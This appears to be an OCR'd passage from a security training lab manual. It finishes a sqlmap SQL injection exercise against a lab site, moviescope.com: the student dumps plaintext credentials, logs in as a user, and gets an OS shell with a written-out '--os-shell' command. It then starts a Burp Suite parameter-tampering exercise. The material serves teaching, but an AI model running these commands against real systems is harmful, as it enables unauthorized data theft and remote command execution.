
25. sqlmap retrieves the complete **User_Login** table data from the database moviescope, containing all users' usernames under the Uname column and passwords under the **password** column, as shown in screenshot below.
26. Under the **password** column, the passwords are shown in plain text.

EXERCISE 4: PERFORM AN SQL INJECTION ATTACK AGAINST MSSQL TO EXTRACT DATABASES USING SQLMAP



27. To verify whether the login details are valid, attempt to log in with the extracted login details of any of the users. To do so, switch back to the web browser, close the Developer Tools console, and click Logout to start a new session on the site.


EXERCISE 4:
PERFORM AN SQL INJECTION ATTACK AGAINST MSSQL TO EXTRACT DATABASES USING SQLMAP



28. The Login page appears. Log in into the website using the retrieved credentials john/qwerty.


Note: If a **Would you like Firefox to save this login for moviescope.com?** notification appears at the top of the browser window, click **Don't Save.**

EXERCISE 4: PERFORM AN SQL INJECTION ATTACK AGAINST MSSQL TO EXTRACT DATABASES USING SQLMAP



29. You will be successfully logged into the MovieScope website with john account, as shown in the screenshot below.


EXERCISE 4:
PERFORM AN SQL INJECTION ATTACK AGAINST MSSQL TO EXTRACT DATABASES USING SQLMAP



30. Now, switch back to the **Parrot Terminal window. Type sqlmap -u "http://www.moviescope.com/viewprofile.aspx?id=1" --cookie="[cookie value which you have copied in Step 8]" --os-shell** and press **Enter.**


Note: In this query, **--os-shell** is the prompt for an interactive OS shell.

EXERCISE 4: PERFORM AN SQL INJECTION ATTACK AGAINST MSSQL TO EXTRACT DATABASES USING SQLMAP



31. If the message **do you want sqlmap to try to optimize value(s) for DBMS delay responses** appears, type **Y** and press **Enter** to continue.


EXERCISE 4:
PERFORM AN SQL INJECTION ATTACK AGAINST MSSQL TO EXTRACT DATABASES USING SQLMAP



32. Once sqlmap acquires the permission to optimize the machine, it will provide the OS shell. Type **hostname** and press **Enter** to find the machine name where the site is running.


33. If the message, **do you want to retrieve the command standard output?** appears, type **Y** and press **Enter.**

EXERCISE 4: PERFORM AN SQL INJECTION ATTACK AGAINST MSSQL TO EXTRACT DATABASES USING SQLMAP



34. sqlmap will retrieve the hostname of the machine on which the target web application is running, as shown in the screenshot below.


EXERCISE 4:
PERFORM AN SQL INJECTION ATTACK AGAINST MSSQL TO EXTRACT DATABASES USING SQLMAP



35. Type **TASKLIST** and press **Enter** to view the list of tasks currently running on the target system.


Note: If the message **do you want to retrieve the command standard output?** appears, type **Y** and press **Enter.**

EXERCISE 4:
PERFORM AN SQL INJECTION ATTACK AGAINST MSSQL TO EXTRACT DATABASES USING SQLMAP



36. The above command retrieves the tasks and displays them under the command standard output section, as shown in the screenshots below.

EXERCISE 4: PERFORM AN SQL INJECTION ATTACK AGAINST MSSQL TO EXTRACT DATABASES USING SQLMAP



37. Following the same process, various other commands can be used to obtain further detailed information about the target machine.

    Note: To view the available commands under the OS shell, type **help** and press **Enter.**

38. This concludes the demonstration of launching a SQL injection attack against MSSQL to extract databases using sqlmap.

39. Close all open windows and document all the acquired information.

EXERCISE 4: PERFORM AN SQL INJECTION ATTACK AGAINST MSSQL TO EXTRACT DATABASES USING SQLMAP

EXERCISE 5: **Perform Parameter Tampering using Burp Suite**

A web parameter tampering attack involves the manipulation of parameters exchanged between the client and server to modify application data such as user credentials and permissions as well as price, and quantity of products

LAB SCENARIO

A security professional must have the required knowledge to perform parameter tampering on an organization's website to check its security infrastructure.

LAB OBJECTIVES OBJECTIVE

This lab demonstrates how to perform a parameter tampering attack using Burp Suite.

OVERVIEW OF PARAMETER TAMPERING


Parameter tampering is a simple type of attack that directly target an application's business logic. It takes advantage of the fact that many programmer's reliance on hidden or fixed fields (such as a hidden tag in a form or a parameter in a URL) as the only security measure for certain operations. To bypass this security mechanism, an attacker can change these parameters. A parameter tampering attack exploits vulnerabilities in integrity and logic validation mechanisms that may result in XSS, SQL injection, etc.

Note: In this task, the target website **(www.moviescope.com)** is hosted by the victim machine, **Web Server**. Here, the host machine is the **Attacker Machine-2** virtual machine.

Note: Ensure that **PfSense Firewall** and **Attacker Machine-2** virtual machines are running.


1. In the **Attacker Machine-2** virtual machine, click the **Firefox** icon from the top section of Desktop to launch the Mozilla Firefox browser.
2. The **Mozilla Firefox** window appears. Type **http://www.moviescope.com** Into the address bar and press **Enter.**

EXERCISE 5: PERFORM PARAMETER TAMPERING USING BURP SUITE




3. Set up a **Burp Suite** proxy by first configuring the proxy settings of the browser.
4. In the **Mozilla Firefox** browser, click the **Open menu** icon in the right corner of the menu bar and select **Preferences** from the list.

EXERCISE 5: PERFORM PARAMETER TAMPERING USING BURP SUITE




5. The **General** settings tab appears. In the **Find in Preferences** search bar, type **proxy**, and press **Enter**.
6. The **Search Results** appear. Click the **Settings** button under the **Network Settings** option.

EXERCISE 5: PERFORM PARAMETER TAMPERING USING BURP SUITE




7. The **Connection Settings** window appears. Select the **Manual proxy configuration** radio button and specify the **HTTP Proxy as 127.0.0.1** and the **Port** as **8080.** Check the **Use this proxy server for all protocols** checkbox and click **OK**. Close the **Preferences** tab.

EXERCISE 5:
PERFORM PARAMETER TAMPERING USING BURP SUITE



